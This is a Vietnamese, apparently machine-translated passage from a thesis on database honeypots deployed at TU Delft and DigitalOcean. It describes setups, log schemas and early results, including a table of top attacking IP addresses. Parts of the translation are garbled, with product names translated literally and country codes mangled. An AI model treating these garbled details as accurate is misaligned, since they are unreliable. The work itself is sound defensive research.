Mỗi phiên bản máy tính được triển khai bằng cách sử dụng hình ảnh Debian 10 (debian-cloud) chuẩn của Google. Và mỗi trự ờng hợp honeypot được lưu trữ trên một trự ờng hợp điện toán riêng biệt, đảm bảo không có sự can thiệp từ các honeypot khác. Các thiết lập cho các honeypot này tuân thủ theo các hướng dẫn hoặc yêu cầu thiết lập các tệp được liệt kê trên kho lưu trữ tương ứng của chúng. Không có tùy chỉnh nào khác được áp dụng; chúng chạy với mặc định cấu hình. Bảng 4.2 bên dưới cung cấp phân tích chi tiết về các honeypot được sử dụng và cấu hình tư ờng ứng của chúng. Bảng sử dụng mã quốc gia ISO 3166-1 alpha-2 thay vì tên quốc gia cho sự đơn giản.

Hỗn hợp	Công DBMS	Vị trí	Tùy chỉnh thời lư ợng phiên bản	
Hỗn hợp Qeqq Hỗn hợp	MySQL 3306	Las Vegas, Hoa Kỳ Đài Bắc, Đài Loan	2	Mặc định
	Postgres 5432			
	Redis 6379			
	Đàn hồi 9200			
	MSSQL 1433			
RedisHoneyPot	Đảo lại	6379 Tel Aviv, IL	1	10 ngày
Chú voi dính	Postgres 5432	Las Vegas, Hoa Kỳ	1	5 ngày
Đàn hồi	Đàn hồi	9200 Las Vegas, Hoa Kỳ	1	5 ngày
Mongodb-honeypot	Mongodb 27017	California, Hoa Kỳ	1	1 ngày

Bảng 4.2: Tổng quan về việc triển khai honeypot trong thử nghiệm sơ bộ.

Lưu ý rằng Qeqbox Honeypots là một phần mềm chứa một gói honeypot, cho phép một phiên bản duy nhất lưu trữ nhiều honeypot cùng một lúc. Chỉ có hai phiên bản, mỗi phiên bản chạy năm honeypot DBMS được liệt kê đã hoạt động trong quá trình nghiên cứu sơ bộ.

4.3.2. Thí nghiệm chính

Đối với nghiên cứu chính, mục tiêu chính của chúng tôi là thu thập một lư ợng lớn dữ liệu bằng cách triển khai một số lư ợng lớn honeypot trong một thời gian dài. Ngoài ra, chúng tôi đã tùy chỉnh một số honeypot để điều tra liệu đối thủ có thể hiện sở thích dựa trên nội dung hay tư ờng tác hay không.


Cụ thể, đối với Qeqbox Honeypots, chúng tôi đã cấu hình thiết lập với một honeypot duy nhất (ví dụ: MSSQL) mỗi trự ờng hợp, trái ngược với việc triển khai mặc định năm honeypot trên một máy. Điều này đã được thực hiện để hiểu liệu việc vận hành nhiều honeypot trên một máy có ảnh hưởng đến hoạt động đối đầu hay không. Trong trự ờng hợp của RedisHoneyPot, chúng tôi đã chèn 50 thông tin đăng nhập ngẫu nhiên dùng giả mạo (tên ngẫu nhiên dùng và mật khẩu) vào danh giá nỗ lực của đối thủ để trích xuất chúng. Đối với Sticky Elephant, chúng tôi đã vô hiệu hóa xác thực dương dạng cấu hình, từ chối quyền truy cập khi có gắng kết nối để quan sát xem đối thủ có thực hiện hay không tấn công bằng vũ lực để giành quyền truy cập. Elasticpot vẫn chưa được tùy chỉnh do tính phức tạp của hoạt động. Cuối cùng, honeypot MongoDB đã được tăng cường với dữ liệu khách hàng giả mạo bổ sung, chẳng hạn như tên, địa chỉ email và số thẻ tín dụng, nhằm mục đích thu hút kẻ thù. Thay đổi này cũng nhằm mục đích giảm kích thước tệp của dữ liệu giả mạo định sẽ bị kẻ thù truy vấn, do đó giảm thiểu sự tăng trự ờng nhật ký không cần thiết khi honeypot trả về phản hồi.

Bảng 4.3 ở trang tiếp theo cung cấp tổng quan về tất cả các honeypot đã triển khai trong quá trình thử nghiệm này.

Hỗn hợp	Cổng DBMS	Vị trí	Tùy chỉnh các trường hợp	
Hộp mật ong Qeeqbox	MySQL 3306	Delft, Hà Lan	50	Mặc định
	Postgres 5432			
	Redis 6379			
	Đàm hồi 9200			
	MSSQL 1433			
	MySQL 3306		5	
Hộp mật ong Qeeqbox	Postgres 5432	Delft, Hà Lan	5	Honeypot đơn cho mỗi ví dụ
	Redis 6379		5	
	Đàm hồi 9200		5	
	MSSQL 1433		5	
RedisHoneyPot	Đò lại	6379 Delft, Hà Lan	10	Mặc định
RedisHoneyPot	Đò lại	6379 Delft, Hà Lan	10	Thông tin người dùng giả mạo dữ liệu
Chú voi dính	Postgres 5432	Delft, Hà Lan	10	Mặc định
Chú voi dính	Postgres 5432	Delft, Hà Lan	10	Đăng nhập bị vô hiệu hóa
Đàm hồi	Đàm hồi	9200 Delft, Hà Lan	10	Mặc định
MongoDB-honeypot	MongoDB	California, Hoa Kỳ Amsterdam, Hà Lan SG Luân Đôn, Vương quốc Anh Frankfurt, Đức Toronto, CA Bangalore, IN Sydney, TÀI	8	Dữ liệu khách hàng giả mạo

Bảng 4.3: Triển khai honeypot trong thí nghiệm chính từ ngày 22 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

Toàn bộ thí nghiệm kéo dài từ ngày 22 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024, tổng cộng là 20 ngày. Tất cả các honeypot, ngoại trừ MongoDB-honeypot, đều hoạt động trên các nguồn tài nguyên do TU Delft cung cấp. Hình 4.2 cung cấp tổng quan về thiết lập trên máy chủ. Đối với thí nghiệm, chúng tôi được phân bổ một máy trên một máy chủ thuộc sở hữu của TU Delft. Máy này được trang bị một bảng IP định tuyến lại tất cả các giao thông đến các container Docker tương ứng chứa honeypot. Mỗi container Docker được vận hành trên một hình ảnh Ubuntu 20.04 LTS chuẩn. Để hợp lý hóa quy trình thiết lập cho mỗi honeypot, Docker Các tập tin soạn thảo đã được sử dụng. Trong máy ảo, một bảng định tuyến IP khác hướng đến giao thông đến các container tương ứng.



Hình 4.2: Sơ đồ về cách lưu luồng mạng được định tuyến đến các honeypot

Mongodb-honeypot được lưu trữ trên máy chủ Digital Ocean bằng chương trình tín dụng miễn phí của họ. Tận dụng tính năng máy ảo của Digital Ocean, được gọi là drops, ban đầu chúng tôi sử dụng Ubuntu 20.04 LTS droplet và cài đặt Mongodb-honeypot trên đó theo quy trình thiết lập của nó. Sau đó, chúng tôi đã tạo một ảnh chụp nhanh của giọt này và lưu nó dưới dạng hình ảnh. Cách tiếp cận này hợp lý hóa việc triển khai của honeypot trên nhiều vị trí máy chủ Digital Ocean trên toàn thế giới.

Sau khi giải thích về việc thiết lập và triển khai honeypot trên cơ sở hạ tầng, chúng tôi muốn thúc đẩy các tùy chỉnh được đề cập trong bảng 4.3.

Chúng tôi đã chạy Qeebox Honeypots trong cấu hình mặc định của chúng, không có bất kỳ tùy chỉnh nào. Triển khai 50 phiên bản, mỗi phiên bản được chỉ định một địa chỉ IP duy nhất, chúng tôi nhắm đến việc thu thập một tập dữ liệu lớn hơn qua thời gian kéo dài. Ngoài ra, đối với 25 trường hợp, chúng tôi có tình trạng chênh lệch dữ liệu trường hợp chỉ chạy một honeypot DBMS đồng thời. Lựa chọn này được thực hiện để điều tra xem hành vi đổi nghịch thay đổi khi gặp máy chủ lưu trữ một hoặc nhiều cơ sở dữ liệu.

RedisHoneyPot được thiết lập để hoạt động theo hai cấu hình riêng biệt. Trong cấu hình đầu tiên, chúng tôi duy trì thiết lập mặc định sẵn có, trong khi ở thiết lập khác, chúng tôi tăng cường nó bằng 200 thiết bị chế tạo mục nhập đăng nhập của người dùng được tạo bởi Mockaroo, một dịch vụ tạo dữ liệu ngẫu nhiên. Dữ liệu này bao gồm tên người dùng và mật khẩu tương ứng, được cấu trúc để phù hợp với bám trong honeypot. Mục tiêu chính là đánh giá liệu kẻ thù có thể hiện bất kỳ kiến thức hay nỗ lực thao túng dữ liệu nào so với cấu hình tiêu chuẩn không chứa mục nào hay không.

Với Sticky Elephant, mục tiêu của chúng tôi là đánh giá hành vi đối đầu khi quyền truy cập được liên tục bị từ chối. Chúng tôi tìm cách xác định liệu các cuộc tấn công bằng vũ lực có được thực hiện chống lại honeypot này hay không, mô phỏng một kịch bản trong đó các giao thức IAM thích hợp được áp dụng, hạn chế quyền truy cập. Để đạt được điều này, chúng tôi triển khai một phiên bản trong cấu hình chuẩn, cho phép truy cập không hạn chế, trong khi phiên bản kia cấu hình đã từ chối mọi nỗ lực đăng nhập.


Elasticpot gặp phải một vấn đề kỹ thuật không lường trước được. Có thể là một thư viện mà nó phụ thuộc vào đã thay đổi hoặc khẩu hao giữa nghiên cứu sơ bộ và thử nghiệm chính. Mặc dù tuân thủ nghiêm ngặt các hướng dẫn thiết lập được cung cấp trên kho lưu trữ, honeypot sẽ đóng cửa ngay sau đó khởi chạy. Một giải pháp thay thế đã được xác định bằng cách sử dụng thiết lập Docker được ghi chép. Tuy nhiên, do lo ngại về độ tin cậy, quyết định đã được đưa ra là không tiến hành tạo cấu hình thay thế cho nó.

Cấu hình Mongodb-honeypot mặc định bao gồm một tệp nén chứa dữ liệu bán lẻ được tạo ra của các địa điểm nhà hàng. Tuy nhiên, tệp này được coi là quá lớn và dẫn đến việc nhật ký bị phình to kích thước khi đối thủ yêu cầu toàn bộ cơ sở dữ liệu. Là một giải pháp, một tập hợp dữ liệu giả thay thế được tạo ra bằng Mockaroo, có thông tin chi tiết về khách hàng giả như tên, địa chỉ, số điện thoại và thông tin thẻ tín dụng. Động lực đằng sau việc này là để quan sát xem liệu nó có thu hút kẻ thù tham gia vào các hành động thủ công thay vì chỉ sử dụng các tập lệnh bot tự động.

4.3.3. Thu thập và phân tích dữ liệu

Mỗi honeypot đều có khả năng ghi nhật ký tích hợp. Các nhật ký được lưu trữ ở nhiều định dạng khác nhau, thường là các tệp .log hoặc .json. Do các phương pháp ghi nhật ký khác nhau được sử dụng bởi mỗi honeypot, các tập lệnh Python được phát triển để chuyển đổi các bản ghi này thành định dạng chuẩn hóa và đưa vào các cơ sở dữ liệu SQLite khác nhau. Cần lưu ý rằng quá trình chuyển đổi này diễn ra sau honeypot đã hoàn thành giai đoạn thu thập dữ liệu của họ và các bản ghi đã được hoàn thiện. Hơn nữa, những chuyển đổi này các tập lệnh tận dụng MaxMind Geolite [56] để xác định vị trí địa lý của địa chỉ IP và các liên kết Sô Hệ thống Tự trị (ASN). Dữ liệu đã sửa đổi này được tích hợp vào cơ sở dữ liệu, cung cấp thêm bối cảnh để phân tích. Do sự khác biệt trong phương pháp ghi nhật ký của từng honeypot, chúng tôi đã tạo các tập lệnh Python được cá nhân hóa cho từng tập lệnh. Các tập lệnh này thực hiện các truy vấn SQL để trích xuất thông tin và tạo ra các biểu đồ thông tin để phân tích. Ngoài ra, việc sử dụng cơ sở dữ liệu SQLite hợp lý hóa phân tích thủ công và tăng cường tính khả thi của việc tiến hành các nghiên cứu tình huống về các cuộc tấn công.

Greynoise [45], một công cụ phân tích máy quét, đã được sử dụng để xác định các tác nhân đe dọa đã biết trong tập dữ liệu.



Hình 4.3: Sơ đồ về cách tạo, xử lý và phân tích nhật ký

Vì mục đích học thuật, chúng tôi đã có được tài khoản Greynoise VIP, cho phép chúng tôi truy cập dữ liệu miễn phí, mở rộng và phi thương mại.

4.3.4. Cấu trúc dữ liệu Như

đã đề cập trước đó, mỗi honeypot sử dụng định dạng ghi nhật ký riêng của nó. Ở đây, chúng tôi phác thảo cấu trúc của các cơ sở dữ liệu SQLite đã chuyển đổi, bao gồm dữ liệu GeoLite từ MaxMind [56] sau khi xử lý. Do đó, ba cột dữ liệu sau đây có trong mọi cơ sở dữ liệu SQLite:

- quốc gia: Quốc gia của IP nguồn dựa trên dữ liệu MaxMind GeoLite (ví dụ: Hoa Kỳ).
- thành phố: Thành phố của IP nguồn dựa trên dữ liệu MaxMind GeoLite (ví dụ: New York).
- công ty: Tên của Hệ thống tự động (ASN) được liên kết với IP nguồn dựa trên dữ liệu MaxMind GeoLite (ví dụ: Google LLC).

Các trường liên quan đến dấu thời gian tuân theo định dạng RFC 3339 (YYYY-MM-DD HH:mm:ss) trong thử nghiệm sơ bộ như sau: cũng sử dụng mili giây (ff) trong thử nghiệm chính ngoại trừ RedisHoneypot không ghi lại mili giây. Điều chỉnh này được thực hiện để đo chính xác thời lượng tương tác đối nghịch, đặc biệt là những tương tác kéo dài dưới một giây do các tập lệnh tự động.

Honeypot Qeeqbox:

- Dấu thời gian: Dấu thời gian của tương tác theo định dạng RFC 3339 (ví dụ: 2024-04-01 12:00:00).
- source_ip: Địa chỉ IP nguồn (ví dụ: 192.168.1.1).
- src_port: Cổng nguồn (ví dụ: 54321).
- hành động: Loại hành động, chẳng hạn như kết nối, dump (hành động Elasticsearch) hoặc đăng nhập.
- tên người dùng: Tên người dùng của lần đăng nhập (ví dụ: admin).
- mật khẩu: Mật khẩu được sử dụng khi đăng nhập (ví dụ: password123).
- trạng thái: Trạng thái của nỗ lực đăng nhập, cho biết thành công hay thất bại.
- dest_ip: IP đích; thường là 0.0.0.0 do triển khai và có thể bỏ qua.
- dest_port: Cổng đích (ví dụ: 3306).
- giao thức: Hệ thống quản lý cơ sở dữ liệu (DBMS) được sử dụng (ví dụ: MySQL).
- máy chủ: Máy chủ mà honeypot được lưu trữ trong thử nghiệm sơ bộ. Chỉ định tùy chỉnh trong thí nghiệm chính.

RedisMật ong:

- log_time: Dấu thời gian của tương tác theo định dạng RFC 3339.
- mức độ: Mức độ nhật ký cho biết mức độ nghiêm trọng của mục nhập (ví dụ: thông tin, gỡ lỗi).
- source_ip: Địa chỉ IP nguồn.
- cổng: Cổng nguồn.
- hành động: Hành động, cũng có thể bao gồm các truy vấn (ví dụ: PING, FLUSHDB).
- message: Chứa tin nhắn từ logger, có thể bỏ qua
- máy chủ: Máy chủ mà honeypot được lưu trữ trong thử nghiệm sơ bộ. Chỉ định tùy chỉnh trong thí nghiệm chính.

Chú voi dính:

- Dấu thời gian: Dấu thời gian của tương tác theo định dạng RFC 3339.
- source_ip: Địa chỉ IP nguồn.
- hành động: Hành động được thực hiện bởi honeypot (ví dụ: truy vấn, bắt tay).
- message: Tin nhắn liên quan đến hành động (ví dụ: SELECT VERSION();).
- mức độ: Mức độ ghi nhật ký, chỉ có thể là thông tin (I) hoặc gỡ lỗi (D).
- máy chủ: Máy chủ mà honeypot được lưu trữ trong thử nghiệm sơ bộ. Chỉ định tùy chỉnh trong thí nghiệm chính.

Đàn hồi:

- Dấu thời gian: Dấu thời gian của tương tác theo định dạng RFC 3339.
- src_ip: Địa chỉ IP nguồn.
- src_port: Cổng nguồn.
- event_id: Phân loại cho biết tương tác là do thám (trinh sát) hay tại chỗ định ghim.
- yêu cầu: Loại yêu cầu được gửi đến honeypot, chỉ có thể là GET, POST hoặc HEAD.
- url: Đường URL.
- cảm biến: Hiển thị tên cảm biến honeypot như ng không liên quan.
- user_agent: Thông tin về tác nhân người dùng, thường chỉ ra trình duyệt web được sử dụng.
- content_type: Kiểu nội dung, chỉ ra định dạng của tài liệu nếu có, (ví dụ: application/json-trai).
- tài liệu: Tài liệu thực tế được truyền, có thể bao gồm các truy vấn ở định dạng .json hoặc ứng dụng dữ liệu. Lưu ý rằng Elasticpot không lưu trữ các dữ liệu này.
- máy chủ: Máy chủ mà honeypot được lưu trữ trong thử nghiệm sơ bộ. Chỉ định tùy chỉnh trong thử nghiệm chính.

Mongodb-honeypot:

- Dấu thời gian: Dấu thời gian của tương tác theo định dạng RFC 3339.
- loại: Chỉ định loại sự kiện, có thể là kết nối, phản hồi hoặc yêu cầu.
- sự kiện: Cung cấp thông tin chi tiết về sự kiện đã xảy ra (ví dụ: kết nối bị đóng bởi đối tác)

- máy khách: Địa chỉ IP nguồn.
- cổng: Cổng nguồn.
- request_id: Mã định danh cho yêu cầu.
- response_to: Request_id nào là yêu cầu mà phản hồi đang phản hồi.
- body: Chứa nội dung của sự kiện, ở định dạng .json .
- máy chủ: Máy chủ mà honeypot được lưu trữ trong cả hai thử nghiệm.

5

Kết quả

Trong chương trinh, chúng tôi đã nêu câu hỏi nghiên cứu và phác thảo thiết lập thử nghiệm để sử dụng để thu thập dữ liệu. Trong chương này, chúng tôi đi sâu vào các kết quả thu được từ dữ liệu đã thu thập và tiến hành phân tích kỹ lưỡng. Chương này được chia thành hai phần, tập trung vào kết quả của nghiên cứu sơ bộ và nghiên cứu chính.

Trong nghiên cứu sơ bộ, trọng tâm chính của chúng tôi là đánh giá chức năng và hiệu suất của nhiều honeypot cơ sở dữ liệu khác nhau. Chúng tôi cũng đã xem xét việc triển khai và khả năng mở rộng honeypot, thu thập thông tin chi tiết để chuẩn bị cho thử nghiệm chính. Thử nghiệm chính nhằm mục đích xây dựng dựa trên những kết quả sơ bộ này bằng cách mở rộng cấu hình và chiến lược triển khai để thu thập thêm dữ liệu và có khả năng khám phá ra những thông tin chi tiết mới.

5.1. Nghiên cứu sơ bộ Mục tiêu của nghiên

cứu sơ bộ không chỉ là đánh giá chức năng và hiệu suất của các honeypot khác nhau. Mà còn hướng đến việc nghiên cứu triển khai và khả năng mở rộng honeypot. Và thu thập thông tin chi tiết về các kết quả mong đợi, cho phép chúng tôi tinh chỉnh chiến lược triển khai của mình cho thử nghiệm chính ở quy mô lớn hơn.

Điều thú vị là tất cả các honeypot của chúng tôi đều được phát hiện bằng cách quét lưu lượng trong vòng hai giờ đầu tiên triển khai. Điều này cho thấy mức độ hoạt động quét đang diễn ra cao và cho thấy tiềm năng đầy hứa hẹn để có được thông tin chi tiết.

5.1.1. Honeypot Qeeqbox Chúng tôi bắt đầu


phân tích của mình bằng cách kiểm tra phân phối thời gian của các honeypot tương tác thấp của Qee-qbox. Hình 5.1 cho thấy sự biến động trong hành động theo thời gian đối với các honeypot được triển khai trên các máy chủ ở cả Hoa Kỳ và Đài Loan. Ở đây, một "hành động" biểu thị từng truy cập hợp tương tác; "kết nối", "đăng nhập" và "dump", bắt nguồn từ một địa chỉ IP, mà không xét nhiều tương tác từ cùng một nguồn. "Kết nối" là kết nối đến honeypot, "đăng nhập" là nỗ lực đăng nhập và "dump" là yêu cầu GET đến máy chủ đòn hồi, đây là cách phổ biến để tương tác với các máy chủ đòn hồi. Điều quan trọng cần lưu ý là các tích tắc thời gian trực tiếp trong biểu đồ này biểu thị các khoảng thời gian theo giờ mặc dù chỉ hiển thị các ngày đầy đủ.

Thang đo này sẽ vẫn quan sát trên tất cả các biểu đồ sắp tới của chúng tôi. Chúng tôi quan sát thấy một mô hình đặc trưng bởi các đột biến không liên tục tăng dần theo thời gian, với các giá trị ngoại lệ đặc biệt lớn trong hai ngày quan sát cuối cùng. Xu hướng này cho thấy sự gia tăng hoạt động theo thời gian.

Để biết thêm phân tích chi tiết, hãy xem hình 5.2, minh họa số lưu lượng IP duy nhất (riêng biệt) hoạt động trên honeypot mỗi giờ. Chúng tôi quan sát thấy số lưu lượng địa chỉ IP duy nhất mỗi giờ vẫn tương đối thấp, trái ngược hoàn toàn với khối lưu lượng hành động lớn được mô tả trong hình 5.1. Điều này cho thấy nhiều IP tham gia vào nhiều hành động, góp phần vào các đợt tăng đột biến không liên tục trong các hành động.


Để cung cấp thêm bối cảnh, tổng cộng 549.522 hành động đã được ghi lại trên các honeypot trong

5.1. Nghiên cứu sơ bộ



Hình 5.1: Qeeqbox Honeypots: Phân phối thời gian của các hành động đư ợc quan sát từ ngày 1 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

khoảng thời gian của thí nghiệm, bắt nguồn từ chỉ 1.204 địa chỉ IP nguồn duy nhất. Thoạt nhìn, điều này cho thấy trung bình có 456 hành động trên mỗi IP. Tuy nhiên, khi xem xét kỹ hơn, rõ ràng là lưu lượng bị lệch rất nhiều về một vài IP. Bảng 5.1 minh họa sự mất cân bằng này, cho thấy chỉ có 10 IP chịu trách nhiệm cho 86,55% tổng số hành động. Điều này cho thấy sự phân bổ số lưu lượng hành động do các IP thực hiện bị lệch rất nhiều. Khi xem xét các phần trăm, chúng ta thấy rằng phần trăm thứ 25 cho thấy một hành động duy nhất, trung vị (phần trăm thứ 50) là 2 hành động và phần trăm thứ 75 là 4 hành động. Khi chúng ta tiến tới các phần trăm cao hơn, sự chênh lệch trở nên rõ rệt hơn nữa: phần trăm thứ 95 ghi lại 27 hành động, trong khi phần trăm thứ 99,99 tăng vọt lên 109.723 hành động. Trong số 1.204 địa chỉ IP duy nhất đã đề cập ở trên, một phần đáng kể, 950 IP, chỉ có găng kết nối, ngụ ý rằng chúng là máy quét. 254 IP còn lại hiển thị kết hợp các hành động, bao gồm ít nhất một lần cố gắng đăng nhập, cho thấy hành vi đa dạng và độc hại hơn.



Hình 5.2: Qeeqbox Honeypots: Phân phối theo thời gian của các IP duy nhất đư ợc quan sát từ ngày 1 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

Nguồn IP	# Hành động	% của Tổng số hành động
51.254.78.36	114.386	20,82%
80.66.76.91	75.627	13,76%
87.251.75.20	75.144	13,67%
80.66.76.30	69.938	12,73%
80.66.76.21	66.017	12,01%
94.232.43.36	42.263	7,69%
59.48.162.146	8.071	1,47%
60.177.58.57	8.051	1,47%
122.227.98.38	8.049	1,47%
117.26.15.247 Khác	8.043	1,46%
	73.933	13,45%

Bảng 5.1: Qeeqbox Honeypots: Danh sách 10 IP nguồn hàng đầu có số lượng hành động cao nhất và tỷ lệ phần trăm tổng thể của chúng hành động

DBMS	# Hành động	% của Tổng số hành động
MySQL	47,648	8,67%
Postgres	0	0%
Redis	2,376	0,43%
Đàn hồi	535	0,10%
MSSQL	498,963	90,80%

Bảng 5.2: Qeeqbox Honeypots: Phân phối các hành động tới DBMS


Bảng 5.2 và hình 5.3 cho thấy sự khác biệt trong sở thích DBMS giữa các đối thủ. Dữ liệu chỉ ra sự thiên vị đáng kể đối với honeypot MSSQL, với số lượng hành động được quan sát thấy tương ứng đối với MySQL và hoạt động tối thiểu hơn đến Redis và Elastic. Hầu hết các định hoạt động tương ứng ứng với MySQL và MSSQL, như thể hiện rõ trong hình 5.1, cho thấy hoạt động cao đồng thời từ các honey-pot này trên cả hai máy chủ. Postgres không nhận được bất kỳ hành động nào trong thời gian quan sát, một điều đáng ngạc nhiên kết quả cho thấy sự hiện diện trực tuyến của nó được xác minh thông qua thử nghiệm. Kết quả bất ngờ này có thể được quy cho với nhiều yếu tố khác nhau, bao gồm khả năng cả năm honeypot đều được lưu trữ trên cùng một IP, dẫn đến kẻ thù ưu tiên các mục tiêu khác được coi là hấp dẫn hơn. Mặc dù nguyên nhân chính xác vẫn chưa chắc chắn, nhưng ng lưu lượng truy cập tối thiểu được quan sát thấy từ Elastic cho thấy kẻ thù có thể chỉ đơn giản là bỏ qua để quét toàn bộ.

